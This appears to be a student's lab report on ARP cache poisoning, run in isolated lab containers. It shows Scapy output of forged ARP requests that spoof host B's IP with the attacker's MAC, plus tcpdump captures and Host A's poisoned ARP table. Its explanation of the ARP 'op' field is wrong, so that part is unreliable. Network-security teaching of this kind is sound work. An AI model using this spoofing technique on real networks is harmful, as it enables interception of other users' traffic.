LAB3 CNS


NAME: NAVYA PERAM


SRN: PES1UG21CS924


TASK1

Without ether


In the given process, the Ether() function is used to create an ethernet frame, which is used to encapsulate the protocol. An arp frame is then encapsulated within the above created ethernet frame and sent. The arp frame is created using the source and the destination IP addresses, along with the MAC address of both the host A and B.




[09/17/23]seed@VM:~/Labsetup3$ docksh f6
root@f6a5c2e8cb04:/# export PS1="M:PES1UG21CS924:Navya:\w\n\$>"
M:PES1UG21CS924:Navya:/
$>cd volumes/
M:PES1UG21CS924:Navya:/volumes
$>python3 task1A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>



[09/17/23]seed@VM:~/Labsetup3$ docksh 3c
root@3c5dce993ed2:/# export PS1="Host A:PES1UG21CS924:Navya:\w\n\$>"
Host A:PES1UG21CS924:Navya:/
$>arp
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:10:53.674202 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
11:10:53.674265 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
11:10:53.714080 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
11:10:53.714114 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
11:11:41.009653 IP6 fe80::42:3dff:fe0a:dc69.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
11:11:42.976357 IP6 fe80::68b1:7cff:fec6:337a.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
M-10.9.0.105.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>



[09/17/23]seed@VM:~/Labsetup3$ docksh e8
root@e84603f59e1f:/# export PS1="Host B:PES1UG21CS924:Navya:\w\n\$>"
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:10:53.674200 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
11:11:41.009409 IP6 fe80::42:3dff:fe0a:dc69.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
11:11:42.757402 IP6 fe80::6413:b4ff:fe1b:bdd2.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>





WITH ETHER


In this code, along with the arp frame, the ether net frame is also provided with the source and destination MAC addresses to use.




Activities
Terminal
Sep 17 07:39
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:31:59.316246 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:38:29.141139 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28


Activities
Terminal
Sep 17 07:38
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
  dst   = 02:42:0a:09:00:05
  src   = 02:42:0a:09:00:69
  type   = ARP
###[ARP]###
     hwtype   = 0x1
     ptype   = IPv4
     hwlen   = None
     plen   = None
     op   = who-has
     hwsrc   = 02:42:0a:09:00:69
     psrc   = 10.9.0.6
     hwdst   = 02:42:0a:09:00:05
     pdst   = 10.9.0.5
.
Sent 1 packets.



Activities
Terminal
Sep 17 07:39
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
11:31:59.316620 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.105
No ARP entry for 10.9.0.105
Host A:PES1UG21CS924:Navya:/
$>arp
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:38:29.141142 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
11:38:29.141167 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28




1. In the code, op refers to operation, which is used to determine if the given message is currently being sent or received. Usually, if an ARP packet is being created the default value is given as 1, however, if it is being sent then default value is considered to be 2.
2. We see that when we don't use ether, the host has an additional entry in it's ARP table. When we don't specify, the mac addresses in the ether() function, then it is automatically filled by the system. It will fill the source mac address along with the mac address of the network interface. The destination mac address however, is broadcasted to all the devices on the local network. When we specify, the mac address as done so, while using ether, it is updated to the arp table.


TASK 1.B

